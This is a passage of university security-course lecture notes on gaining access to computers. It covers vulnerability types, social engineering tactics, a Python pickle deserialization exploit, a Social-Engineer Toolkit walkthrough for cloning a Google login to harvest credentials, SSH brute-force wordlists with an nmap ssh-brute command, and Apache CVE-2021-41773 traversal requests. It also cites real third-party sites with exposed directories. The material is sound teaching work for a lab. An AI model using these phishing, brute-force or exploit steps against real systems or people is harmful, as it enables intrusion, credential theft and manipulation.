GETTING ACCESS. FROM PEOPLE TO VULNERABILITIES

“The one where you access where you are not invited”


October 10th, 2024


Credits


Content: Sebastian Garcia
Ondřej Lukáš
Maria Rigaki
Martin Řepa
Lukáš Forst
Veronica Valeros
Muris Sladić
Illustrations: Fermin Valeros
Design: Veronica Garcia
Veronica Valeros
Ondřej Lukáš
Music: Sebastian Garcia
Veronica Valeros
Ondřej Lukáš
CTU Video Recording: Jan Sláma, Václav Svoboda, Marcela Charvatová
Audio files and Stickers: Veronica Valeros


CLASS DOCUMENT	https://bit.ly/BSY2024-3
WEBSITE	https://cybersecurity.bsy.fel.cvut.cz/
CLASS MATRIX	https://matrix.bsy.fel.cvut.cz/
CLASS CTFD (CTU STUDENTS)	https://ctfd.bsy.fel.cvut.cz/
CLASS PASSCODE FORM (ONLINE STUDENTS)	https://bit.ly/BSY-VerifyClass
FEEDBACK	https://bit.ly/BSYFEEDBACK
LIVESTREAM	https://www.youtube.com/playlist?list=PLQL6z4JeTTQmu09ItEQaqjt6tk0KnRsLh
INTRO SOUND	https://www.youtube.com/watch?v=IzuJpFs2u4s
VIDEO RECORDINGS PLAYLIST	https://www.youtube.com/playlist?list=PLQL6z4JeTTQk_z3vwSlvn6wlHMeNQFU3d
CLASS AUDIO	https://audio.com/stratosphere

Results from the survey of the last class (14:33, 3m)











Answering your feedback:

- We use the Google Doc Outline as a table of contents (View > Show Outline)
- We will try to do more recaps to make sure you are not missing the big picture
- There was a suggestion to do student groups. We used to do the whole class in groups of two, and students asked to change to individual because it was hard to make it work. Also, many students didn't work. Last year, we did it in 'individual' mode for the first time!
- If it's too fast for you, make sure you tell us in the feedback form.
- Explain the solutions for the assignments/challenges:
  - If you can't solve a CTU assignment, ask us in your private channel in Matrix.
  - If you can't solve a StratoCyberLab challenge, ask in Matrix to everyone for help. If you still can not, the solutions are in GitHub for each challenge.
  - At the end of the class in January, we will give whole solutions.

Pioneer Prize for Assignment 2 (14:36, 2m)

1st Place	2nd Place	3rd Place
 WeMos D1 Mini ESP8266 WiFi module	 Raspberry Pi Zero	OPTY 30S led strip
Jan (svobo114)	**Tomáš (veselt27)**	**Lukáš (novakl39)**


Special Award for Services to the School (14:38, 2m)

Without telling you in advance, we can reveal now that we have another type of prize: **The Special Award for Services to the School** 🧙‍♂️

In this case, we have two awards to give!

1. For making a screen backup recording of our YouTube class at home, which then helped us to have a recording for you (given that the main recording failed, and our backup recording failed). We give this award to Frex.

2. For making a PR to the StratoCyberLab so all of you can have the video recording/live and the document on the same screen (after we discussed the idea internally and nobody knew). We give this award to friggingee



Class 02 - Network Analysis

The second class focuses on finding computers, scanning and other basic network analysis. Please open the Google document provided to all registered students and follow the document.

dr. S. García: Introduction to Computer Security (B4M36BSY) – 02 [3. 10. 20...

The class is not running

FINDING COMPUTERS, SCANNING AND BASIC NETWORK ANALYSIS

"The one where we are like Trinity and use Nmap."

October 3rd, 2024

Credits
Content: Sebastian Garcia
Ondřej Lukáš
Maria Rigaki
Martin Řepa
Lukáš Forst
Veronica Valeros

```
Linux hackerlab 6.10.4-linuxkit #1 SMP Mon Aug 12 08:47:01 UTC 2024 aarch64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@hackerlab:~#
```

Parish Notices (14:40, 1m)

- Updated Wiki on how to do things in StratoCyberLab
  - https://github.com/stratosphereips/stratocyberlab/wiki
- CTU students Assignment documentation
  - https://cybersecurity.bsy.fel.cvut.cz/docs/requirements/ctustudents/#assignments
- New FAQ section
  - https://cybersecurity.bsy.fel.cvut.cz/docs/faq/

Goal: To know the basic ways of attacking computers and to access them.

Getting Access to Computers (14:41, 1m)

We already found other computers in the network, found ports and services, and detected some behaviors in the network.

The next step in the pentest methodology is to try to find vulnerabilities and get access.

This class will cover the following topics:

- How can you get into a computer?
- Types of vulnerabilities
- Social Engineering
- Analyzing the attack surface of your target and deciding how to attack
- Exploiting configuration errors in SSH
- Exploiting software vulnerabilities

How can you get into a computer? (14:42, 2m)

There are limited ways you can get into a computer, all of them are considered vulnerabilities of the system.

A vulnerability is a weakness that can be exploited by a threat actor, such as an attacker, to perform unauthorized actions within a computer system[1]

Question: If you want to attack a computer system remotely and spend hours searching and trying different approaches. Which part of the defense's 'system' are you playing against? Which part is your opponent?

Types of Security Weaknesses (14:44, 2m)

There are dozens of types of weaknesses, from hardware to software to human psychology. From leaving a router wrongly configured, to a deep backdoor in the firmware of satellites.

Is hard to cover them all. So, this will be a summary to give you an idea, then you need to go and learn by yourself.

Where to learn real vulnerabilities/exploits/hacking? Our suggestions:

- PoC||GTFO: https://mcfp.felk.cvut.cz/publicDatasets/pocorgtfo/
- Pagedout: https://pagedout.institute/
- Phrack: https://phrack.org/

[1]Wikipedia Contributors (2024). Vulnerability (computer security). [online] Wikipedia. Available at: https://en.wikipedia.org/wiki/Vulnerability_(computer_security) [Accessed 10 Oct. 2024].

The community keeps a list of Common Weaknesses Enumeration (https://cwe.mitre.org).

- Extra: Regarding CWE, the top 25 weaknesses are https://cwe.mitre.org/top25/archive/2023/2023_top25_list.html

A weakness *may* result in a vulnerability. Some vulnerabilities are generic enough that they receive a type or name. Most are just one-offs in a specific company.

An **exploit** is a tool used to take advantage of the vulnerability.

Configuration weaknesses (14:46, 10m)


The most common type.

1. **Default passwords**
    a. This was first publicly abused in 1988 (Morris worm) and is still used by malware in 2024[2].
    b. One of the most common problems and ways to get into computers.
2. **Open web folders**
    a. Misconfiguration of a web server where it is possible to list the files on it.
    b. Real examples:
        i. http://103.74.143.146:443/admin_php/
        ii. https://www.est.ufmg.br/ftp/
        iii. https://mcfp.felk.cvut.cz/publicDatasets/
        iv. https://www.vcebhopal.ac.in/a/-/-/etc/
            1. https://www.vcebhopal.ac.in/a/-/-/var/
            2. https://www.vcebhopal.ac.in/a/-/-///
            3. https://www.vcebhopal.ac.in/a/-/-//opt/bitninja-mq/etc/redis.conf
3. **Directory Traversal**
    a. When the webserver is incorrectly configured to access directories outside the official root directory.
    b. https://www.vcebhopal.ac.in/a/-/-//opt/bitninja-mq/
4. **Authentication, Authorization, Session Management errors**
    a. Authentication
        i. User enumeration: forgot password, recovery, etc.
        ii. No timing restrictions to log in.
        iii. Password brute-forcing.

[2] Mavis (2024). Strategies for Defense Against Fuxnet ICS Malware | TXOne Networks. [online] TXOne Networks. Available at: https://www.txone.com/blog/strategies-for-defense-against-fuxnet-ics-malware/ [Accessed 10 Oct. 2024].

b. **Authorization**

i. Authorization errors mean that when you log in, they fail to restrict what you can do.



Remote working security: Thousands of misconfigured Atlassian instances ripe for unauthorized access

Adam Bannister 03 April 2020 at 15:34 UTC
Updated: 21 April 2020 at 13:45 UTC

ii. Insecure Direct Object References (IDOR)

1. Direct access to objects based on user input without proper checks.
2. E.g: https://example.com/user/profile?user_id=123, changed to **user_id=24,** and it may work.

c. **Session management**

i. Copy cookies from other users.

ii. Enumerate session IDs and try them, or brute-force them.

5. **Sensitive Data Exposure**

a. Data is not protected with correct permissions and authorization

b. Data is not encrypted.

Social engineering vulnerabilities (14:56, 1m)

We will see more about this later, but TL;DR exploits human behavior.

1. Physical access to facilities.
2. Clicking on links.
3. Opening documents.

Software Vulnerabilities (14:57, 10m)

The most well-known vulnerabilities are of this type.

A weakness in how a program is coded that allows to compromise security in different ways, such as unauthorized execution of code.

1. **Injection vulnerabilities**

a. **SQLi (SQL Injection)**: A mostly web vulnerability allowing attackers to manipulate SQL queries, potentially accessing or modifying a database.
b. **Command Injection**: A vulnerability where an attacker can execute arbitrary commands on the host OS.
c. **XSS (Cross-Site Scripting)**: A vulnerability where malicious scripts are injected into websites, affecting **users'** browsers (not server).
d. **CSRF (Cross-Site Request Forgery)**: An attacker forces a **user** to execute unwanted attacker's actions on a web where the user is authenticated.
e. **XXE (XML External Entities)**: A vulnerability that allows the processing of external entities within XML, leading to potential data exposure or server-side exploitation.
f. **SSRF (Server-Side Request Forgery)**: An attack that forces a server to make unintended requests to internal or external resources.

2. **Insecure management of memory**

   a. Buffer Overflow/Heap Overflow/Integer Overflow/Format String Attack: In summary, they allow external code to be executed! Code that belongs to the attacker.

   b. There is going to be a class only for these.

3. **Insecure deserialization**

   a. Serialization/Deserialization is the process of converting data or objects into another binary format suitable for storing, transferring, etc.

   b. Insecure deserialization happens when data/objects are **not** properly verified after deserializing them.

   c. Let's try some attack

      i. Create a file called server.py

```
import pickle

# Simulate receiving the malicious data
with open("malicious_payload.pkl", "rb") as file:
    data = file.read()

# Insecure deserialization - leads to code execution
pickle.loads(data)
```

This file opens a pickled file and just uses 'load()' on it.

Pickle is a Python library to store Python **objects** and **binary data** in files. So you can store them, recover, backup, etc.

ii. Create a file called attacker.py

```
import pickle
import os

# Malicious function to be executed
class Malicious:
   def __reduce__(self):
      return (os.system, ("echo Exploit Successful!",))

# Serialize the malicious payload
malicious_data = pickle.dumps(Malicious())

# Save the payload to a file (or send it as part of a request)
with open("malicious_payload.pkl", "wb") as file:
   file.write(malicious_data)
```

This attacking code creates a pickled file and stores inside the bytes of the function *Malicious*.
This function __reduce__() defines how an object should be serialized and deserialized. In this case it returns the code for **os.system()** which is the execution of code in the operating system.

iii. How to use

1. Create the file with
   a. `python3 attacker.py`
2. Load the file with
   a. `python3 server.py`
3. If you see 'Exploit Successful!' it worked!

4. Race conditions
   a. When some actions depend only in doing things in the correct order. But someone can do something *faster* and exploit the vulnerability.

Protocol Weaknesses (sometimes also software-related) (15:07, 1m)

Weaknesses regarding how protocols work or are implemented.

1. **MITM. Man-in-the-middle.**
    a. A weakness where certain protocols are abused to make an attacker receive traffic from others.
        i. ARP poisoning
        ii. ICMP redirect
        iii. Multicast DNS takeover
        iv. WPAD

Policy Vulnerabilities (15:08, 1m)

1. No updates are planned.
2. No backups are planned.
3. Passwords are forced to be too weak (have a max of X characters)
4. Force old protocols (e.g.: telnet).
5. Use of broken encryption protocols/hashes such as MD5.

Hardware Vulnerabilities (15:09, 1m)

1. Row Hammer (memory cells influencing each other)[3]
2. Side channel attacks

Denial of Service (DoS) (15:10, 1m)

Regarding DoS, it can be many different types, software, hardware, humans, etc.

Recap: To get into computers, you need to find a weakness in some parts, including humans. Then see if the weakness is a vulnerability and if it can be exploited.

[3] Wikipedia Contributors (2024). Row hammer. [online] Wikipedia. Available at: https://en.wikipedia.org/wiki/Row_hammer [Accessed 10 Oct. 2024].

Social Engineering (SE) (15:11, 1m)

- What is social engineering[4]?
    - It is the **art** of exploiting certain aspects of psychology and human nature, taking advantage of the target, and managing to make them do something they should not do, or reveal something they shouldn't.
    - Everything is about gaining **trust**.

What is social engineering really exploiting? (15:12, 15m)

The psychological aspects that social engineering is exploiting are:

- **Authority**
    - To pretend to be an authority
        - To build enough belief about you having authority.
        - Knowing the lingo is critical, as well as knowing names, positions, events, and even voice imitation.
    - To interact on behalf of an authority.
    - To fear authority or fear consequences.
    - To fear consequences to the social engineer! (building rapport[5])
- **Urgency and Fear**
    - Authority is linked to urgency and fear.
    - Creating fear in the correct way can be very powerful.
    - They will be fired. You will be fired.
- **To be likable/credible.**
    - To be liked or loved as a target. We all want to be loved.
    - To generate rapport.

[4] Wikipedia Contributors (2024). The Art of Deception. [online] Wikipedia. Available at: https://en.wikipedia.org/wiki/The_Art_of_Deception [Accessed 10 Oct. 2024].

[5] *a friendly, harmonious relationship. Especially : a relationship characterized by agreement, mutual understanding, or empathy that makes communication possible or easy. Merriam Webster.*

        - Flirting.
        - To have things in common.
    - **Reciprocity**
        - Quid Pro Quo
        - We want to help those that help us.
    - **Consistency**
        - After a commitment, people tend to force themselves to do something even if they have doubts.
        - This is why we invented oaths. To school, country, religion, etc.
        - If you just manage to make them say it, they will be closer to committing and doing it.
    - **Social adaptation**
        - Everybody is doing it.
        - To feel the victim is part.
        - To put yourself as you are part.
            - tailgating.
        - This is one reason why many people start with drugs and alcohol too.
        - To be ‘cool’.
    - **Scarcity**
        - When a good is in demand, and there are not many, its value increases. Or that is what it seems.
    - **To help others**
        - Helping others makes us feel better about ourselves.
        - Urgency. Urgency speeds up the process of helping.

Steps of the Social Engineering cycle (15:27, 5m)

- Research!

        - Who is the target, age, gender, fears, position, emails, name, friends, etc.
            - From OSINT to dumpster diving.
                - **OSINT**: open source intelligence is about searching for information about someone or something using open-source sources on the internet. It can be part of a social engineering attack or not.
                - Dumpster diving: Yeah, getting into trash cans searching.
            - A lot of information seems innocuous to people but is crucial to building a role.
                - Printed pages in the trash give you the logo, written style, fonts, names, emails, hours of communication, positions, and phone numbers.
                - All these things are crucial to building a credible role.
                    - You know the correct names and nicknames.
                    - You know what to talk about.
                    - You know what is expected from the target.
- Planning or pretexting
    - Which is going to be your 'pretext' for interacting?
    - Which is going to be your 'way out' in case of discovery, police, etc?
- Engagement
    - Generate rapport
        - It can be a gradual process. From instantaneous to weeks.
    - Generate trust/fear/respect/desire/etc.
        - For example, ask for something that you don't need just to prove you know something.
- Exploitation
    - Get what you really want.
- Exit

Social Engineering Tips (15:32, 3m)

- Talk to the people who do **not** value information so much
    - Receptionists, people managing doors, cleaners
- Build pieces of information one by one. Get an email, then a phone, then a name, etc.
- Try to be prepared with **all** you may need in advance.
- Be calm, be **confident**. Practice with small things.
- Do **not** try to outsmart people that are smarter than you.
- Always have a **getaway** story if you are doing physical jobs.
- Making the target feel better about doing their job correctly or being good humans always pays off. **Compliments**.
- Sometimes, the best option is just to ask what you need.

Social Engineering Assignment![6] (15:35, 5m)

Your mission, if you choose to accept it, is to go ***right now***, out of where you are, and do one of these things:

- Get the phone number of someone who you don't know.
- Get a selfie with someone you don't know.

You got 5 minutes. Go.

~~~~ 💗 First Break! 💗~~~~ (15:40, 10m)

Digital Variants Involving Social Engineering (15:50, 2m)

- Phishing
    - Spear phishing

[6] oracle mind (2016). This is how hackers hack you using simple social engineering. YouTube. Available at: https://www.youtube.com/watch?v=lc7scxvKQOo [Accessed 10 Oct. 2024].

  - Whale phishing or whaling
- Watering hole attacks
- Rogue access points
- Evil Twin attacks
- Drive-by download
  - Unintentional download of any malicious code. From Malvertising to droppers.

Practice Phishing for Social Engineering (15:52, 0m)

The most common attack using social engineering is probably by sending phishing emails to harvest credentials. Let’s try to setup the tools for making it.

Let's use SET. The Social-Engineer Toolkit (SET) (15:52, 30m)

- A tool kit to help you set up and manage your social engineering attacks.
- Let's try it![7]
  - `tmux new -t set`
  - `git clone https://github.com/trustedsec/social-engineer-toolkit setoolkit/`
  - `cd setoolkit`
  - `pip3 install -r requirements.txt` --break-system-packages
    - --break-system-packages: Used in new python 3.11 to force install without a virtual environment. If you know how to use venv, you can use it.
  - `python3 setup.py`
  - Now change some ports in order to make it work locally
    - `sed -i 's/^WEB_PORT=80$/WEB_PORT=8000/' /etc/setoolkit/set.config`
    - `sed -i 's|https://accounts.google.com/ServiceLoginAuth|http://12`

[7] Hengky Sanjaya (2020). Social Engineering Toolkit (SET) - Hengky Sanjaya Blog - Medium. [online] Medium. Available at: https://medium.com/hengky-sanjaya-blog/social-engineering-toolkit-set-23be8b66aa18 [Accessed 10 Oct. 2024].

```
7.0.0.1:8000/ServiceLoginAuth|'
/usr/local/share/setoolkit/src/html/index.template
```


    - `sed -i 's|https://accounts.google.com/ServiceLoginAuth|http://127.0.0.1:8000/ServiceLoginAuth|' src/html/templates/google/index.template`
    - `sed -i 's|https://accounts.google.com/ServiceLoginAuth|http://127.0.0.1:8000/ServiceLoginAuth|' /usr/local/share/setoolkit/src/html/templates/google/index.template`
  - `sudo setoolkit` (for StratoCyberLab **don't** use sudo)
    - And agree to the terms of services.
  - Choose **"Social-Engineering Attacks"** (no 1)
  - Choose "**Website Attack Vectors"** (no 2)
  - Choose the **"Credential Harvester Attack Method"** (no 3)
  - Choose **"Web Templates"** (no 1)
  - In **"IP address for the POST back in Harvester/Tabnabbing [172.20.0.2]":** Put **127.0.0.1**
  - Choose "**Google**" (no 2)
    Now we just need to access that webpage in your docker!
- SSH tunneling: Map your port **8000** in your host computer into the port 8000 of the Docker. Port 80 listening in the localhost IP address of your Docker.

  Execute from your own computer. Not from inside your docker

  - Online
    - `ssh -L 8000:127.20.0.2:8000 root@127.0.0.1 -p 2222`
  - CTU:

    - `ssh -L 8000:127.20.0.2:8000 root@aconcagua.felk.cvut.cz -p <your port>`

- **Connect** with your browser to the fake webpage!!
    - http://127.0.0.1:8000
    - You should see the Gmail login page!


Google
Sign in with your Google Account
Email
Password
Sign in
Need help?
Create an account
One Google Account for everything Google

    - Login with any user and password. You should see some errors.
    - Check the logs in the tmux running the `setoolkit`

Recap: Social Engineering is the most powerful attack method that we know of.

As one of the greatest social engineers ever, Kevin Mitnick used to say, "If a computer is powered down, I will just call and ask to turn it on again."

Exploiting Configuration Errors in SSH (16:22, 1m)

We are going to brute force users and passwords in the SSH of another computer.

But first, we need a computer to attack.

Online students, prepare.

In StratoCyberLab, start **class 3** and wait until it is up. It can take up to some 3 minutes.

CTU students, prepare

Ask a friend to attack you! (16:23, 2m)

1. Put your docker's IP in the Matrix channel "cvut-students" and ask your friends to attack you! Be polite!
    a. `ifconfig eth0`
2. Pick up the IP of a friend to attack!

Prepare your Docker to be Attacked (16:25, 10m)

In order to allow other students to have an SSH to attack, you need to let them.

We are going to create a user in your docker and put a simple password so others can scan you and bruteforce you and get into your docker.

For online students, don't panic. Nobody is going to get into your computers since you scan yourself.

1. Create a user and pass a file in the directory you are working (how to create a file):
    a. Create a file named 'users' with this content (online too):

```
mine
admin
pepe
user
west
root
soft
sysadmin
administrator
webadmin
```

b. Create a file with the name 'pass' with this content (online too):

```
1234
12345
123456
test
mine
admin
toor
root
robot
iloveyou
princess
conrad
```

c. In case of emergencies, the files are also here in CTU for you to copy:

1. `/data/users`
2. `/data/pass`

2. Randomly pick a user

   a. `head -n $(( ( RANDOM % 10 )  + 1 )) users | tail -n 1`
   Read the first X lines of the 'users' file and then keep only the last one. Effectively selecting 1 random line (from 1 to 10) from the file.

      i. head -n : show the first n lines of a file
      ii. $((command)) → to execute commands and return output inline
         1. RANDOM is a shell variable that every time you access its value it gives a random value between **0** and 32767.
         2. % is **modulus** operand, so up to 10 as the max value.
         3. +1 because we want the range of values between 1 and 10.
      iii. **users**: is the name of the file to 'head'.
      iv. tail: shows the last n lines

3. Create a user in your Docker with the username **that you got** from the previous step.

   a. `useradd <username-from-previous-step>`

        i. Example if a user is 'mine': useradd mine

4. Now, choose a password at random!
    a. `head -n $(( ( RANDOM % 10 )  + 1 )) pass | tail -n 1`
        i. Same as before but with the **pass** file.
5. Change the password of the user (e.g.: 'mine'). And put the password you just got:
    a. `passwd <username>`
    b. Then, put the password obtained before by hand

~~~~ 💗 Second Break! 💗~~~~ (16:35, 10m)

Everyone! Find the SSH and Bruteforce It (16:45, 5m)

Use nmap to brute force the SSH password using their *amazing* NSE lua scripts (use the same names of files as before for **users** and **pass**):

1. For CTU, scan only the IP of your friend first.
2. For online, scan the whole range of your IP. If your IP is 172.20.0.2 with mask 255.255.255.0, your CIDR range is 172.20.0.0/24
3. `nmap -sS -sV -p 22 <IP or range> -v -n --script ssh-brute --script-args userdb=users,passdb=pass,brute.firstonly=true --open`
    a. --script ssh-brute → use the LUA script for SSH bruteforce
    b. --script-args → pass args to the ssh script
        i. userdb=users,passdb=pass → tell the script which files contain the users and passwords
        ii. brute.fristonly=true → Only tell me the first match (defaults false)

Attack! Attack! Attack! (16:50, 7m)

1. Once you have found the password, get in!
    a. Connect to the server of your friend and leave a nice message!

        i. `ssh <user>@your friend IP>`
            1. e.g ssh mine@172.16.1.4
    b. Commands to try
        i. `w`
        ii. `last`
        iii. `ps afx`
        iv. `echo “hi there” > /tmp/message`
2. Do you think that brute-forcing is effective as an attacking technique on the Internet?
3. **REMEMBER** to **delete** the fake user in your docker after this test, or someone may log in later, especially from the Internet! :-O
    a. `deluser <username you created>`

Password Time (16:57, 1m)

The password of the class is...

Recap: Configuration weaknesses and policy weaknesses are very common and can be exploited by many tools.

Exploiting software vulnerabilities (16:58, 1m)

Apart from brute forcing, another way to get into a computer is by **finding** and exploiting a software vulnerability.

How to Find Software Vulnerabilities? (16:59, 1m)

1. **Use past vulnerabilities:** If you know the **version**, you can find it online.
    a. Google “OpenSSH_8.4p1 vulnerability”
    b. Google “bash vulnerabilities”, for example, *ShellShock*
    c. Example place: https://www.cvedetails.com/
2. **Find new ones:** In web applications and mobile applications, you need to search by hand during the pentest for new problems since most issues are specific to each application.

Example to find a vulnerability in a service (17:00, 10m)

1. Finding a vulnerable server, find the open ports, identify the service and find the version running in the target machine:
    a. `nmap -n -v 172.20.0.0/24 -p 80 -sV -sC -oA vuln.scan --open`
        i. -sC → enables scripts (https://nmap.org/book/nse-usage.html)
    b. The Apache version you should find is Apache/2.4.49
2. Search online if that version has any vulnerabilities.
    a. Google: Apache/2.4.49 vulnerability
    b. Common Vulnerabilities and Exposures (CVE) database: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-41773
3. If there is a vulnerability, find if there is an exploit
    a. https://github.com/blasty/CVE-2021-41773
    b. And many more PoCs
    c. Other sites to search: https://www.exploit-db.com

Practical example: Apache file traversal vulnerability and RCE (CVE-2021-41773) (17:10, 0m)

RCE stands for Remote Code Execution[8].

What is this vulnerability? (17:10, 5m)

1. When you access files in a web server, you ask, for example, http://test.com/folder1/myfile.html
2. Usually, the HTTP structure is mapped to the real directories.
3. So what stops you from doing? http://test.com/folder1/../../../../etc/passwd
4. Well, the web server input parser is.

[8] michali (2021). What is Remote Code Execution (RCE)? [online] Check Point Software. Available at: https://www.checkpoint.com/cyber-hub/cyber-security/what-is-remote-code-execution-rce/ [Accessed 10 Oct. 2024].

5. However, there is a vulnerability in the Apache 2.4.49 input parser (to be fair, it was ok before until they made 'performance improvements')
6. The new validation method could be bypassed by encoding the '.' character as %2e, so you can do PATH/.%2e/%2e%2e/
7. It is also possible to perform Remote Code Execution if mod_cgis is enabled by using a URL prefixed by /cgi-bin/

Exploiting the traversal vulnerability for file access for file access (17:15, 15m)

1. Let's get the main page without exploiting anything:
    a. `curl -s --path-as-is "http://172.20.0.95:80"| tee -a main-page`
    This will show the answer to the request on the screen and store it in a file called 'main-page'
        i. -s → execute in silent mode
        ii. --path-as-is → do not modify the URL in the command
        iii. **tee**: Make a **copy** of the output to stdout and a file. So, you are creating a file with all you see on the screen.
            i. -a means append to the file instead of rewriting a new one. For when you are executing several times.

```
<html><body><h1>It works!</h1></body></html>
```

2. Let's check how it looks when we ask for a resource, like a file or a directory called 'yhrtwefsd', that is not in the server.
    a. `curl -s --path-as-is "http://172.20.0.95:80/yhrtwefsd/"`

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
</body></html>
```

3. Now let's try to access the resource /icons/

    a. `curl -s --path-as-is "http://172.20.0.95:80/icons/"`

    ```
    <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
    <html><head>
    <title>403 Forbidden</title>
    </head><body>
    <h1>Forbidden</h1>
    <p>You don't have permission to access this resource.</p>
    </body></html>
    ```

    b. The resource /icons/ is considered to exist in the remote server because the error says that *you don't have permission* instead of *not found.*

    c. Then, we use this folder /icons/ because it is by default in all Apache installations.

4. Let's get the resource ***icons/../***, **without** encoding. This should give us the main page because the /../ is still **inside** the allowed path.

    a. `curl -s --path-as-is "http://172.20.0.95:80/icons/../" | tee -a icons-page`

5. Compare to see if the icons page and main were the same

